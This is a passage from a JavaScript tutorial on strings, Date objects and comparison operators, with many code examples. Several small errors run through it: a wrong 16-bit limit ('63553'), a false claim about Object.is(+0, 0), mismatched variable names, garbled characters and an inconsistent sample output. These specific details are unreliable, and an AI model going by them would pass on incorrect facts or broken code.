If a string has `'` and `"` you may want to consider using template literals (*also known as template strings in previous ES6 editions*), which do not require you to escape `'` and `"`. These use backticks (`` ` ``) instead of single or double quotes.

```
var x = `"Escaping " and ' can become very annoying`;
```

## Section 7.6: Word Counter

Say you have a **<textarea>** and you want to retrieve info about the number of:

- Characters (total)
- Characters (no spaces)
- Words
- Lines

```
function wordCount( val ){
    var wom = val.match(/\S+/g);
    return {
        charactersNoSpaces : val.replace(/\s+/g, '').length,
        characters         : val.length,
        words              : wom ? wom.length : 0,
        lines              : val.split(/\r*\n/).length
    };
}


// Use like:
wordCount( someMultilineText ).words;   // (Number of words)
```

jsFiddle example

## Section 7.7: Trim whitespace

To trim whitespace from the edges of a string, use `String.prototype.trim`:

```
"    some whitespaced string  ".trim();  // "some whitespaced string"
```

Many JavaScript engines, but not Internet Explorer, have implemented non-standard `trimLeft` and `trimRight` methods. There is a proposal, currently at Stage 1 of the process, for standardised `trimStart` and `trimEnd` methods, aliased to `trimLeft` and `trimRight` for compatibility.

```
// Stage 1 proposal
"    this is me    ".trimStart();  // "this is me    "
"    this is me    ".trimEnd();  // "    this is me"

// Non-standard methods, but currently implemented by most engines
"    this is me    ".trimLeft();  // "this is me    "
"    this is me    ".trimRight();  // "    this is me"
```

## Section 7.8: Splitting a string into an array

Use `.split` to go from strings to an array of the split substrings:

```
var s = "one, two, three, four, five"
s.split(", ");  // ["one", "two", "three", "four", "five"]
```

Use the **array method** `.join` to go back to a string:

```
s.split(", ").join("--");  // "one--two--three--four--five"
```


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## Section 7.9: Strings are unicode

**All JavaScript strings are unicode!**

```
var s = "some ∆≈ƒ unicode ¡™£¢¢¢";
s.charCodeAt(5);  // 8710
```

There are no raw byte or binary strings in JavaScript. To effectively handle binary data, use Typed Arrays.

## Section 7.10: Detecting a string

To detect whether a parameter is a *primitive* string, use `typeof`:

```
var aString = "my string";
var anInt = 5;
var anObj = {};
typeof aString === "string";   // true
typeof anInt === "string";     // false
typeof anObj === "string";     // false
```

If you ever have a `String` object, via `new String("somestr")`, then the above will not work. In this instance, we can use `instanceof`:

```
var aStringObj = new String("my string");
aStringObj instanceof String;    // true
```

To cover both instances, we can write a simple helper function:

```
var isString = function(value) {
    return typeof value === "string" || value instanceof String;
};

var aString = "Primitive String";
var aStringObj = new String("String Object");
isString(aString); // true
isString(aStringObj); // true
isString({}); // false
isString(5); // false
```

Or we can make use of `toString` function of `Object`. This can be useful if we have to check for other types as well say in a switch statement, as this method supports other datatypes as well just like `typeof`.

```
var pString = "Primitive String";
var oString = new String("Object Form of String");
Object.prototype.toString.call(pString);//"[object String]"
Object.prototype.toString.call(oString);//"[object String]"
```

A more robust solution is to not *detect* a string at all, rather only check for what functionality is required. For example:

```
var aString = "Primitive String";
// Generic check for a substring method
if(aString.substring) {

}
// Explicit check for the String substring prototype method
```

```
if(aString.substring === String.prototype.substring) {
    aString.substring(0, );
}
```

## Section 7.11: Substrings with slice

Use `.slice()` to extract substrings given two indices:

```
var s = "0123456789abcdefg";
s.slice(0, 5);  // "01234"
s.slice(5, 6);  // "5"
```

Given one index, it will take from that index to the end of the string:

```
s.slice(10);    // "abcdefg"
```

## Section 7.12: Character code

The method `charCodeAt` retrieves the Unicode character code of a single character:

```
var charCode = "µ".charCodeAt(); // The character code of the letter µ is 181
```

To get the character code of a character in a string, the 0-based position of the character is passed as a parameter to `charCodeAt`:

```
var charCode = "ABCDE".charCodeAt(3); // The character code of "D" is 68
```

Version ≥ 6

Some Unicode symbols don't fit in a single character, and instead require two UTF-16 surrogate pairs to encode. This is the case of character codes beyond 216 - 1 or 63553. These extended character codes or *code point* values can be retrieved with `codePointAt`:

```
// The Grinning Face Emoji has code point 128512 or 0x1F600
var codePoint = "????".codePointAt();
```

## Section 7.13: String Representations of Numbers

JavaScript has native conversion from *Number* to its *String representation* for any base from *2 to 36*.

The most common representation after *decimal (base 10)* is *hexadecimal (base 16)*, but the contents of this section work for all bases in the range.

In order to convert a *Number* from decimal (base 10) to its hexadecimal (base 16) *String representation* the *toString* method can be used with *radix 16*.

```
// base 10 Number
var b10 = 12;

// base 16 String representation
var b16 = b10.toString(16); // "c"
```

If the number represented is an integer, the inverse operation for this can be done with `parseInt` and the *radix 16* again


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```
// base 16 String representation
var b16 = 'c';

// base 10 Number
var b10 = parseInt(b16, 16); // 12
```

To convert an arbitrary number (i.e. non-integer) from its *String representation* into a *Number*, the operation must be split into two parts; the integer part and the fraction part.

Version ≥ 6

```
let b16 = '3.243f3e0370cdc';
// Split into integer and fraction parts
let [i16, f16] = b16.split('.');

// Calculate base 10 integer part
let i10 = parseInt(i16, 16); // 3

// Calculate the base 10 fraction part
let f10 = parseInt(f16, 16) / Math.pow(16, f16.length); // 0.14158999999999988

// Put the base 10 parts together to find the Number
let b10 = i10 + f10; // 3.14159
```

**Note 1:** Be careful as small errors may be in the result due to differences in what is possible to be represented in different bases. It may be desirable to perform some kind of rounding afterwards.
**Note 2:** Very long representations of numbers may also result in errors due to the accuracy and maximum values of *Numbers* of the environment the conversions are happening in.

# Section 7.14: String Find and Replace Functions

To search for a string inside a string, there are several functions:

### `indexOf( searchString )` and `lastIndexOf( searchString )`

`indexOf()` will return the index of the first occurrence of `searchString` in the string. If `searchString` is not found, then `-1` is returned.

```
var string = "Hello, World!";
console.log( string.indexOf("o") ); // 4
console.log( string.indexOf("foo") ); // -1
```

Similarly, `lastIndexOf()` will return the index of the last occurrence of `searchstring` or `-1` if not found.

```
var string = "Hello, World!";
console.log( string.lastIndexOf("o") );   // 8
console.log( string.lastIndexOf("foo") ); // -1
```

### `includes( searchString, start )`

`includes()` will return a boolean that tells whether `searchString` exists in the string, starting from index `start` (defaults to 0). This is better than `indexOf()` if you simply need to test for existence of a substring.

```
var string = "Hello, World!";
console.log( string.includes("Hello") ); // true
console.log( string.includes("foo") );   // false
```

`replace( regexp|substring, replacement|replaceFunction )`

`replace()` will return a string that has all occurrences of substrings matching the RegExp `regexp` or string `substring` with a string `replacement` or the returned value of `replaceFunction`.

Note that this does not modify the string in place, but returns the string with replacements.

```
var string = "Hello, World!";
string = string.replace( "Hello", "Bye" );
console.log( string ); // "Bye, World!"

string = string.replace( /W.{3}d/g, "Universe" );
console.log( string ); // "Bye, Universe!"
```

`replaceFunction` can be used for conditional replacements for regular expression objects (i.e., with use with `regexp`). The parameters are in the following order:

| Parameter | Meaning |
|---|---|
| `match` | the substring that matches the entire regular expressiong |
| `g1, g2, g3, ...` | the matching groups in the regular expression |
| `offset` | the offset of the match in the entire string |
| `string` | the entire string |

Note that all parameters are optional.

```
var string = "heLlo, woRlD!";
string = string.replace( /([a-zA-Z])([a-zA-Z]+)/g, function(match, g1, g2) {
    return g1.toUpperCase() + g2.toLowerCase();
});
console.log( string ); // "Hello, World!"
```

# Section 7.15: Find the index of a substring inside a string

The `.indexOf` method returns the index of a substring inside another string (if exists, or -1 if otherwise)

```
'Hellow World'.indexOf('Wor');    // 7
```

`.indexOf` also accepts an additional numeric argument that indicates on what index should the function start looking

```
"harr dee harr dee harr".indexOf("dee", 10); // 14
```

You should note that `.indexOf` is case sensitive

```
 'Hellow World'.indexOf('WOR');    // -1
```

# Section 7.16: String to Upper Case

> String.prototype.toUpperCase():

```
console.log('qwerty'.toUpperCase()); // 'QWERTY'
```


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## Section 7.17: String to Lower Case

String.prototype.toLowerCase()

```
console.log('QWERTY'.toLowerCase()); // 'qwerty'
```

## Section 7.18: Repeat a String

Version ≥ 6

This can be done using the .repeat() method:

```
"abc".repeat(3);  // Returns "abcabcabc"
"abc".repeat(0);  // Returns ""
"abc".repeat(-1); // Throws a RangeError
```

Version < 6

In the general case, this should be done using a correct polyfill for the ES6 String.prototype.repeat() method. Otherwise, the idiom `new Array(n + 1).join(myString)` can repeat `n` times the string `myString`:

```
var myString = "abc";
var n = 3;

new Array(n + 1).join(myString);  // Returns "abcabcabc"
```

# Chapter 8: Date

| Parameter | Details |
|---|---|
| `value` | The number of milliseconds since 1 January 1970 00:00:00.000 UTC (Unix epoch) |
| `dateAsString` | A date formatted as a string (see examples for more information) |
| `year` | The year value of the date. Note that `month` must also be provided, or the value will be interpreted as a number of milliseconds. Also note that values between `0` and `99` have special meaning. See the examples. |
| `month` | The month, in the range `0-11`. Note that using values outside the specified range for this and the following parameters will not result in an error, but rather cause the resulting date to "roll over" to the next value. See the examples. |
| `day` | Optional: The date, in the range `1-31`. |
| `hour` | Optional: The hour, in the range `0-23`. |
| `minute` | Optional: The minute, in the range `0-59`. |
| `second` | Optional: The second, in the range `0-59`. |
| `millisecond` | Optional: The millisecond, in the range `0-999`. |

## Section 8.1: Create a new Date object

To create a new `Date` object use the `Date()` constructor:

- **with no arguments**

  `Date()` creates a `Date` instance containing the current time (up to milliseconds) and date.

- **with one integer argument**

  `Date(m)` creates a `Date` instance containing the time and date corresponding to the Epoch time (1 January, 1970 UTC) plus `m` milliseconds. Example: `new Date(749019369738)` gives the date *Sun, 26 Sep 1993 04:56:09 GMT*.

- **with a string argument**

  `Date(dateString)` returns the `Date` object that results after parsing `dateString` with `Date.parse`.

- **with two or more integer arguments**

  `Date(i1, i2, i3, i4, i5, i6)` reads the arguments as year, month, day, hours, minutes, seconds, milliseconds and instantiates the corresponding `Date`object. Note that the month is 0-indexed in JavaScript, so 0 means January and 11 means December. Example: `new Date(2017, 5, 1)` gives *June 1st, 2017*.

**Exploring dates**

Note that these examples were generated on a browser in the Central Time Zone of the US, during Daylight Time, as evidenced by the code. Where comparison with UTC was instructive, `Date.prototype.toISOString()` was used


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to show the date and time in UTC (the Z in the formatted string denotes UTC).

```
// Creates a Date object with the current date and time from the
// user's browser
var now = new Date();
now.toString() === 'Mon Apr 11 2016 16:10:41 GMT-0500 (Central Daylight Time)'
// true
// well, at the time of this writing, anyway

// Creates a Date object at the Unix Epoch (i.e., '1970-01-01T00:00:00.000Z')
var epoch = new Date(0);
epoch.toISOString() === '1970-01-01T00:00:00.000Z' // true

// Creates a Date object with the date and time 2,012 milliseconds
// after the Unix Epoch (i.e., '1970-01-01T00:00:02.012Z').
var ms = new Date(2012);
date2012.toISOString() === '1970-01-01T00:00:02.012Z' // true

// Creates a Date object with the first day of February of the year 2012
// in the local timezone.
var one = new Date(2012, 1);
one.toString() === 'Wed Feb 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// Creates a Date object with the first day of the year 2012 in the local
// timezone.
// (Months are zero-based)
var zero = new Date(2012, 0);
zero.toString() === 'Sun Jan 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// Creates a Date object with the first day of the year 2012, in UTC.
var utc = new Date(Date.UTC(2012, 0));
utc.toString() === 'Sat Dec 31 2011 18:00:00 GMT-0600 (Central Standard Time)'
// true
utc.toISOString() === '2012-01-01T00:00:00.000Z'
// true

// Parses a string into a Date object (ISO 8601 format added in ECMAScript 5.1)
// Implementations should assumed UTC because of ISO 8601 format and Z designation
var iso = new Date('2012-01-01T00:00:00.000Z');
iso.toISOString() === '2012-01-01T00:00:00.000Z' // true

// Parses a string into a Date object (RFC in JavaScript 1.0)
var local = new Date('Sun, 01 Jan 2012 00:00:00 -0600');
local.toString() === 'Sun Jan 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// Parses a string in no particular format, most of the time. Note that parsing
// logic in these cases is very implementation-dependent, and therefore can vary
// across browsers and versions.
var anything = new Date('11/12/2012');
anything.toString() === 'Mon Nov 12 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true, in Chrome 49 64-bit on Windows 10 in the en-US locale. Other versions in
// other locales may get a different result.

// Rolls values outside of a specified range to the next value.
var rollover = new Date(2012, 12, 32, 25, 62, 62, 1023);
rollover.toString() === 'Sat Feb 02 2013 02:03:03 GMT-0600 (Central Standard Time)'
// true; note that the month rolled over to Feb; first the month rolled over to
// Jan based on the month 12 (11 being December), then again because of the day 32
// (January having 31 days).
```

```
// Special dates for years in the range 0-99
var special1 = new Date(12, 0);
special1.toString() === 'Mon Jan 01 1912 00:00:00 GMT-0600 (Central Standard Time)`
// true

// If you actually wanted to set the year to the year 12 CE, you'd need to use the
// setFullYear() method:
special1.setFullYear(12);
special1.toString() === 'Sun Jan 01   12 00:00:00 GMT-0600 (Central Standard Time)`
// true
```

# Section 8.2: Convert to a string format

**Convert to String**

```
var date1 = new Date();
date1.toString();
```

> Returns: "Fri Apr 15 2016 07:48:48 GMT-0400 (Eastern Daylight Time)"

**Convert to Time String**

```
var date1 = new Date();
date1.toTimeString();
```

> Returns: "07:48:48 GMT-0400 (Eastern Daylight Time)"

**Convert to Date String**

```
var date1 = new Date();
date1.toDateString();
```

> Returns: "Thu Apr 14 2016"

**Convert to UTC String**

```
var date1 = new Date();
date1.toUTCString();
```

> Returns: "Fri, 15 Apr 2016 11:48:48 GMT"

**Convert to ISO String**

```
var date1 = new Date();
date1.toISOString();
```

> Returns: "2016-04-14T23:49:08.596Z"


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**Convert to GMT String**

```
var date1 = new Date();
date1.toGMTString();
```

> Returns: "Thu, 14 Apr 2016 23:49:08 GMT"

This function has been marked as deprecated so some browsers may not support it in the future. It is suggested to use toUTCString() instead.

**Convert to Locale Date String**

```
var date1 = new Date();
date1.toLocaleDateString();
```

> Returns: "4/14/2016"

This function returns a locale sensitive date string based upon the user's location by default.

```
date1.toLocaleDateString([locales [, options]])
```

can be used to provide specific locales but is browser implementation specific. For example,

```
date1.toLocaleDateString(["zh", "en-US"]);
```

would attempt to print the string in the Chinese locale using United States English as a fallback. The options parameter can be used to provide specific formatting. For example:

```
var options = { weekday: 'long', year: 'numeric', month: 'long', day: 'numeric' };
date1.toLocaleDateString([], options);
```

would result in

> "Thursday, April 14, 2016".

See the MDN for more details.

# Section 8.3: Creating a Date from UTC

By default, a `Date` object is created as local time. This is not always desirable, for example when communicating a date between a server and a client that do not reside in the same timezone. In this scenario, one doesn't want to worry about timezones at all until the date needs to be displayed in local time, if that is even required at all.

**The problem**

In this problem we want to communicate a specific date (day, month, year) with someone in a different timezone. The first implementation naively uses local times, which results in wrong results. The second implementation uses UTC dates to avoid timezones where they are not needed.

**Naive approach with WRONG results**

```
function formatDate(dayOfWeek, day, month, year) {
  var daysOfWeek = ["Sun","Mon","Tue","Wed","Thu","Fri","Sat"];
  var months = ["Jan","Feb","Mar","Apr","May","Jun","Jul","Aug","Sep","Oct","Nov","Dec"];
  return daysOfWeek[dayOfWeek] + " " + months[month] + " " + day + " " + year;
}

//Foo lives in a country with timezone GMT + 1
var birthday = new Date(2000,0,1);
console.log("Foo was born on: " + formatDate(birthday.getDay(), birthday.getDate(),
      birthday.getMonth(), birthday.getFullYear()));

sendToBar(birthday.getTime());
```

> Sample output:
>
> ```
> Foo was born on: Sat Jan 1 2000
> ```

```
//Meanwhile somewhere else...

//Bar lives in a country with timezone GMT - 1
var birthday = new Date(receiveFromFoo());
console.log("Foo was born on: " + formatDate(birthday.getDay(), birthday.getDate(),
      birthday.getMonth(), birthday.getFullYear()));
```

> Sample output:
>
> ```
> Foo was born on: Fri Dec 31 1999
> ```

And thus, Bar would always believe Foo was born on the last day of 1999.

**Correct approach**

```
function formatDate(dayOfWeek, day, month, year) {
  var daysOfWeek = ["Sun","Mon","Tue","Wed","Thu","Fri","Sat"];
  var months = ["Jan","Feb","Mar","Apr","May","Jun","Jul","Aug","Sep","Oct","Nov","Dec"];
  return daysOfWeek[dayOfWeek] + " " + months[month] + " " + day + " " + year;
}

//Foo lives in a country with timezone GMT + 1
var birthday = new Date(Date.UTC(2000,0,1));
console.log("Foo was born on: " + formatDate(birthday.getUTCDay(), birthday.getUTCDate(),
      birthday.getUTCMonth(), birthday.getUTCFullYear()));

sendToBar(birthday.getTime());
```

> Sample output:
>
> ```
> Foo was born on: Sat Jan 1 2000
> ```

```
//Meanwhile somewhere else...

//Bar lives in a country with timezone GMT - 1
var birthday = new Date(receiveFromFoo());
```


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```
console.log("Foo was born on: " + formatDate(birthday.getUTCDay(), birthday.getUTCDate(),
      birthday.getUTCMonth(), birthday.getUTCFullYear()));
```

> Sample output:
>
> ```
> Foo was born on: Sat Jan 1 2000
> ```

### Creating a Date from UTC

If one wants to create a `Date` object based on UTC or GMT, the `Date.UTC(...)` method can be used. It uses the same arguments as the longest `Date` constructor. This method will return a number representing the time that has passed since January 1, 1970, 00:00:00 UTC.

```
console.log(Date.UTC(2000,0,31,12));
```

> Sample output:
>
> ```
> 949320000000
> ```

```
var utcDate = new Date(Date.UTC(2000,0,31,12));
console.log(utcDate);
```

> Sample output:
>
> ```
> Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))
> ```

Unsurprisingly, the difference between UTC time and local time is, in fact, the timezone offset converted to milliseconds.

```
var utcDate = new Date(Date.UTC(2000,0,31,12));
var localDate = new Date(2000,0,31,12);

console.log(localDate - utcDate === utcDate.getTimezoneOffset() * 60 * 1000);
```

> Sample output: `true`

### Changing a Date object

All `Date` object modifiers, such as `setDate(...)` and `setFullYear(...)` have an equivalent takes an argument in UTC time rather than in local time.

```
var date = new Date();
date.setUTCFullYear(2000,0,31);
date.setUTCHours(12,0,0,0);
console.log(date);
```

> Sample output:

```
Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))
```

The other UTC-specific modifiers are `.setUTCMonth()`, `.setUTCDate()` (for the day of the month), `.setUTCMinutes()`, `.setUTCSeconds()` and `.setUTCMilliseconds()`.

**Avoiding ambiguity with getTime() and setTime()**

Where the methods above are required to differentiate between ambiguity in dates, it is usually easier to communicate a date as the amount of time that has passed since January 1, 1970, 00:00:00 UTC. This single number represents a single point in time, and can be converted to local time whenever necessary.

```
var date = new Date(Date.UTC(2000,0,31,12));
var timestamp = date.getTime();
//Alternatively
var timestamp2 = Date.UTC(2000,0,31,12);
console.log(timestamp === timestamp2);
```

Sample output: `true`

```
//And when constructing a date from it elsewhere...
var otherDate = new Date(timestamp);

//Represented as a universal date
console.log(otherDate.toUTCString());
//Represented as a local date
console.log(otherDate);
```

Sample output:

```
Mon, 31 Jan 2000 12:00:00 GMT
Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))
```

/code>

# Section 8.4: Formatting a JavaScript date

**Formatting a JavaScript date in modern browsers**

In modern browsers (*), `Date.prototype.toLocaleDateString()` allows you to define the formatting of a `Date` in a convenient manner.

It requires the following format :

```
dateObj.toLocaleDateString([locales [, options]])
```

The `locales` parameter should be a string with a BCP 47 language tag, or an array of such strings.

The `options` parameter should be an object with some or all of the following properties:

- **localeMatcher** : possible values are `"lookup"` and `"best fit"`; the default is `"best fit"`
- **timeZone** : the only value implementations must recognize is `"UTC"`; the default is the runtime's default time


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zone

- **hour12** :possible values are `true` and `false`; the default is locale dependent
- **formatMatcher** : possible values are `"basic"` and `"best fit"`; the default is `"best fit"`
- **weekday** : possible values are `"narrow"`, `"short"` & `"long"`
- **era** : possible values are `"narrow"`, `"short"` & `"long"`
- **year** : possible values are `"numeric"` & `"2-digit"`
- **month** : possible values are `"numeric"`, `"2-digit"`, `"narrow"`, `"short"` & `"long"`
- **day** : possible values are `"numeric"` & `"2-digit"`
- **hour** : possible values are `"numeric"` & `"2-digit"`
- **minute** : possible values are `"numeric"` & `"2-digit"`
- **second** : possible values are `"numeric"` & `"2-digit"`
- **timeZoneName** : possible values are `"short"` & `"long"`

### How to use

```
var today = new Date().toLocaleDateString('en-GB', {
    day : 'numeric',
    month : 'short',
    year : 'numeric'
});
```

Output if executed on January 24☐ʰ, 2036 :

```
'24 Jan 2036'
```

### Going custom

If `Date.prototype.toLocaleDateString()` isn't flexible enough to fulfill whatever need you may have, you might want to consider creating a custom Date object that looks like this:

```
var DateObject = (function() {
    var monthNames = [
      "January", "February", "March",
      "April", "May", "June", "July",
      "August", "September", "October",
      "November", "December"
    ];
    var date = function(str) {
        this.set(str);
    };
    date.prototype = {
        set : function(str) {
            var dateDef = str ? new Date(str) : new Date();
            this.day = dateDef.getDate();
            this.dayPadded = (this.day < 10) ? ("0" + this.day) : "" + this.day;
            this.month = dateDef.getMonth() + 1;
            this.monthPadded = (this.month < 10) ? ("0" + this.month) : "" + this.month;
            this.monthName = monthNames[this.month - 1];
            this.year = dateDef.getFullYear();
        },
        get : function(properties, separator) {
            var separator = separator ? separator : '-'
                ret = [];
            for(var i in properties) {
                ret.push(this[properties[i]]);
            }
            return ret.join(separator);
```

```
        }
    };
    return date;
})();
```

If you included that code and executed `new DateObject()` on January 20th, 2019, it would produce an object with the following properties:

```
day: 20
dayPadded: "20"
month: 1
monthPadded: "01"
monthName: "January"
year: 2019
```

To get a formatted string, you could do something like this:

```
new DateObject().get(['dayPadded', 'monthPadded', 'year']);
```

That would produce the following output:

```
20-01-2016
```

(*) **According to the MDN**, "modern browsers" means Chrome 24+, Firefox 29+, IE11, Edge12+, Opera 15+ & Safari **nightly build**

## Section 8.5: Get the number of milliseconds elapsed since 1 January 1970 00:00:00 UTC

The static method `Date.now` returns the number of milliseconds that have elapsed since 1 January 1970 00:00:00 UTC. To get the number of milliseconds that have elapsed since that time using an instance of a `Date` object, use its `getTime` method.

```
// get milliseconds using static method now of Date
console.log(Date.now());

// get milliseconds using method getTime of Date instance
console.log((new Date()).getTime());
```

## Section 8.6: Get the current time and date

Use `new Date()` to generate a new `Date` object containing the current date and time.

*Note that* `Date()` *called without arguments is equivalent to* `new Date(Date.now())`.

Once you have a date object, you can apply any of the several available methods to extract its properties (e.g. `getFullYear()` to get the 4-digits year).

Below are some common date methods.

**Get the current year**

```
var year = (new Date()).getFullYear();
console.log(year);
// Sample output: 2016
```


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**Get the current month**

```
var month = (new Date()).getMonth();
console.log(month);
// Sample output: 0
```

Please note that 0 = January. This is because months range from *0* to *11*, so it is often desirable to add `+1` to the index.

**Get the current day**

```
var day = (new Date()).getDate();
console.log(day);
// Sample output: 31
```

**Get the current hour**

```
var hours = (new Date()).getHours();
console.log(hours);
// Sample output: 10
```

**Get the current minutes**

```
var minutes = (new Date()).getMinutes();
console.log(minutes);
// Sample output: 39
```

**Get the current seconds**

```
var seconds = (new Date()).getSeconds();
console.log(second);
// Sample output: 48
```

**Get the current milliseconds**

To get the milliseconds (ranging from 0 to 999) of an instance of a `Date` object, use its `getMilliseconds` method.

```
var milliseconds = (new Date()).getMilliseconds();
console.log(milliseconds);
 // Output: milliseconds right now
```

**Convert the current time and date to a human-readable string**

```
var now = new Date();
// convert date to a string in UTC timezone format:
console.log(now.toUTCString());
// Output: Wed, 21 Jun 2017 09:13:01 GMT
```

The static method `Date.now()` returns the number of milliseconds that have elapsed since 1 January 1970 00:00:00 UTC. To get the number of milliseconds that have elapsed since that time using an instance of a `Date` object, use its `getTime` method.

```
// get milliseconds using static method now of Date
console.log(Date.now());

// get milliseconds using method getTime of Date instance
console.log((new Date()).getTime());
```

# Section 8.7: Increment a Date Object

To increment date objects in JavaScript, we can usually do this:

```
var checkoutDate = new Date();    // Thu Jul 21 2016 10:05:13 GMT-0400 (EDT)

checkoutDate.setDate( checkoutDate.getDate() + 1 );
```

```
console.log(checkoutDate); // Fri Jul 22 2016 10:05:13 GMT-0400 (EDT)
```

It is possible to use `setDate` to change the date to a day in the following month by using a value larger than the number of days in the current month -

```
var checkoutDate = new Date();    // Thu Jul 21 2016 10:05:13 GMT-0400 (EDT)
checkoutDate.setDate( checkoutDate.getDate() + 12 );
console.log(checkoutDate); // Tue Aug 02 2016 10:05:13 GMT-0400 (EDT)
```

The same applies to other methods such as getHours(), getMonth(),etc.

**Adding Work Days**

If you wish to add work days (in this case I am assuming Monday - Friday) you can use the `setDate` function although you need a little extra logic to account for the weekends (obviously this will not take account of national holidays) -

```
function addWorkDays(startDate, days) {
    // Get the day of the week as a number (0 = Sunday, 1 = Monday, .... 6 = Saturday)
    var dow = startDate.getDay();
    var daysToAdd = days;
    // If the current day is Sunday add one day
    if (dow == 0)
        daysToAdd++;
    // If the start date plus the additional days falls on or after the closest Saturday calculate
weekends
    if (dow + daysToAdd >= 6) {
        //Subtract days in current working week from work days
        var remainingWorkDays = daysToAdd - (5 - dow);
        //Add current working week's weekend
        daysToAdd += 2;
        if (remainingWorkDays > 5) {
            //Add two days for each working week by calculating how many weeks are included
            daysToAdd += 2 * Math.floor(remainingWorkDays / 5);
            //Exclude final weekend if remainingWorkDays resolves to an exact number of weeks
            if (remainingWorkDays % 5 == 0)
                daysToAdd -= 2;
        }
    }
    startDate.setDate(startDate.getDate() + daysToAdd);
    return startDate;
}
```

# Section 8.8: Convert to JSON

```
var date1 = new Date();
date1.toJSON();
```

> Returns: "2016-04-14T23:49:08.596Z"


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# Chapter 9: Date Comparison

## Section 9.1: Comparing Date values

To check the equality of `Date` values:

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 10);
console.log(date1.valueOf() === date2.valueOf());
```

> Sample output: `false`

Note that you must use `valueOf()` or `getTime()` to compare the values of `Date` objects because the equality operator will compare if two object references are the same. For example:

```
var date1 = new Date();
var date2 = new Date();
console.log(date1 === date2);
```

> Sample output: `false`

Whereas if the variables point to the same object:

```
var date1 = new Date();
var date2 = date1;
console.log(date1 === date2);
```

> Sample output: `true`

However, the other comparison operators will work as usual and you can use `<` and `>` to compare that one date is earlier or later than the other. For example:

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 10);
console.log(date1 < date2);
```

> Sample output: `true`

It works even if the operator includes equality:

```
var date1 = new Date();
var date2 = new Date(date1.valueOf());
console.log(date1 <= date2);
```

> Sample output: `true`

## Section 9.2: Date Difference Calculation

To compare the difference of two dates, we can do the comparison based on the timestamp.

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 5000);

var dateDiff = date1.valueOf() - date2.valueOf();
var dateDiffInYears = dateDiff/1000/60/60/24/365; //convert milliseconds into years

console.log("Date difference in years : " + dateDiffInYears);
```


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# Chapter 10: Comparison Operations

## Section 10.1: Abstract equality / inequality and type conversion

**The Problem**

The abstract equality and inequality operators (`==` and `!=`) convert their operands if the operand types do not match. This type coercion is a common source of confusion about the results of these operators, in particular, these operators aren't always transitive as one would expect.

```
"" ==  0;     // true A
 0 == "0";    // true A
"" == "0";    // false B
false == 0;   // true
false == "0"; // true

"" !=  0;     // false A
 0 != "0";    // false A
"" != "0";    // true B
false != 0;   // false
false != "0"; // false
```

The results start to make sense if you consider how JavaScript converts empty strings to numbers.

```
Number("");    // 0
Number("0");   // 0
Number(false); // 0
```

**The Solution**

In the statement `false B`, both the operands are strings (`""` and `"0"`), hence there will be **no type conversion** and since `""` and `"0"` are not the same value, `"" == "0"` is `false` as expected.

One way to eliminate unexpected behavior here is making sure that you always compare operands of the same type. For example, if you want the results of numerical comparison use explicit conversion:

```
var test = (a,b) => Number(a) == Number(b);
test("", 0);        // true;
test("0", 0);       // true
test("", "0");      // true;
test("abc", "abc"); // false as operands are not numbers
```

Or, if you want string comparison:

```
var test = (a,b) => String(a) == String(b);
test("", 0);   // false;
test("0", 0);  // true
test("", "0"); // false;
```

*Side-note*: `Number("0")` and `new Number("0")` isn't the same thing! While the former performs a type conversion, the latter will create a new object. Objects are compared by reference and not by value which explains the results below.

```
Number("0") == Number("0");         // true;
```

```
new Number("0") == new Number("0"); // false
```

Finally, you have the option to use strict equality and inequality operators which will not perform any implicit type conversions.

```
"" ===  0;  // false
 0 === "0"; // false
"" === "0"; // false
```

Further reference to this topic can be found here:

Which equals operator (== vs ===) should be used in JavaScript comparisons?.

Abstract Equality (==)

# Section 10.2: NaN Property of the Global Object

`NaN` ("**N**ot **a** **N**umber") is a special value defined by the *IEEE Standard for Floating-Point Arithmetic*, which is used when a non-numeric value is provided but a number is expected (`1 * "two"`), or when a calculation doesn't have a valid `number` result (`Math.sqrt(-1)`).

Any equality or relational comparisons with `NaN` returns `false`, even comparing it with itself. Because, `NaN` is supposed to denote the result of a nonsensical computation, and as such, it isn't equal to the result of any other nonsensical computations.

```
(1 * "two") === NaN  //false

NaN === 0;          // false
NaN === NaN;        // false
Number.NaN === NaN; // false

NaN < 0;            // false
NaN > 0;            // false
NaN > 0;            // false
NaN >= NaN;         // false
NaN >= 'two';       // false
```

Non-equal comparisons will always return `true`:

```
NaN !== 0;          // true
NaN !== NaN;        // true
```

**Checking if a value is NaN**

Version ≥ 6

You can test a value or expression for `NaN` by using the function Number.isNaN():

```
Number.isNaN(NaN);          // true
Number.isNaN(0 / 0);        // true
Number.isNaN('str' - 12);   // true

Number.isNaN(24);           // false
Number.isNaN('24');         // false
Number.isNaN(1 / 0);        // false
Number.isNaN(Infinity);     // false

Number.isNaN('str');        // false
Number.isNaN(undefined);    // false
```


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```
Number.isNaN({});          // false
```

Version < 6

You can check if a value is `NaN` by comparing it with itself:

```
value !== value;    // true for NaN, false for any other value
```

You can use the following polyfill for `Number.isNaN()`:

```
Number.isNaN = Number.isNaN || function(value) {
    return value !== value;
}
```

By contrast, the global function `isNaN()` returns `true` not only for `NaN`, but also for any value or expression that cannot be coerced into a number:

```
isNaN(NaN);         // true
isNaN(0 / 0);       // true
isNaN('str' - 12);  // true

isNaN(24);          // false
isNaN('24');        // false
isNaN(Infinity);    // false

isNaN('str');       // true
isNaN(undefined);   // true
isNaN({});          // true
```

ECMAScript defines a “sameness” algorithm called `SameValue` which, since ECMAScript 6, can be invoked with `Object.is`. Unlike the `==` and `===` comparison, using `Object.is()` will treat `NaN` as identical with itself (and `-0` as not identical with `+0`):

```
Object.is(NaN, NaN)       // true
Object.is(+0, 0)          // false

NaN === NaN               // false
+0 === 0                  // true
```

Version < 6

You can use the following polyfill for `Object.is()` (from MDN):

```
if (!Object.is) {
  Object.is = function(x, y) {
    // SameValue algorithm
    if (x === y) { // Steps 1-5, 7-10
      // Steps 6.b-6.e: +0 != -0
      return x !== 0 || 1 / x === 1 / y;
    } else {
      // Step 6.a: NaN == NaN
